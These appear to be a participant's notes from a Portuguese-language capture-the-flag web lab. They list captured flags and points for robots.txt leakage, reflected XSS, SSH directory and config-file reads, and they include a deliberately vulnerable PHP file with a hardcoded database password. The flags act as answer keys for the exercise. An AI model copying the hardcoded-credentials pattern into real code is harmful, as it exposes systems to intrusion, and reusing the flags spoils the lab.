


FLAG{r0b0ts_txt_l34k4g3} 10+




FLAG%7Bxss_r3fl3ct3d_vuln3r4b1l1ty%7D – falta ajuste para ver a flag


FLAG{xss_r3fl3ct3d_vuln3r4b1l1ty} 20+




FLAG{duplicada}




FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n} 10+




FLAG{ssh_h0m3_d1r3ct0ry_3xpl0r4t10n} 30+



FLAG{c0nf1g_f1l3_r34d} 40+





<?php
// FLAG BÁSICA: Credenciais em cÓdigo fonte
$db_host = 'db';
$db_user = 'techcorp_user';
$db_pass = 'T3chC0rp_S3cr3t_2024!';
$db_name = 'techcorp_db';
$conn = mysqli_connect($db_host, $db_user, $db_pass, $db_name);

if (!$conn) {

die("Connection failed: " . mysqli_connect_error());

}

// FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}

?>

FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d} 10+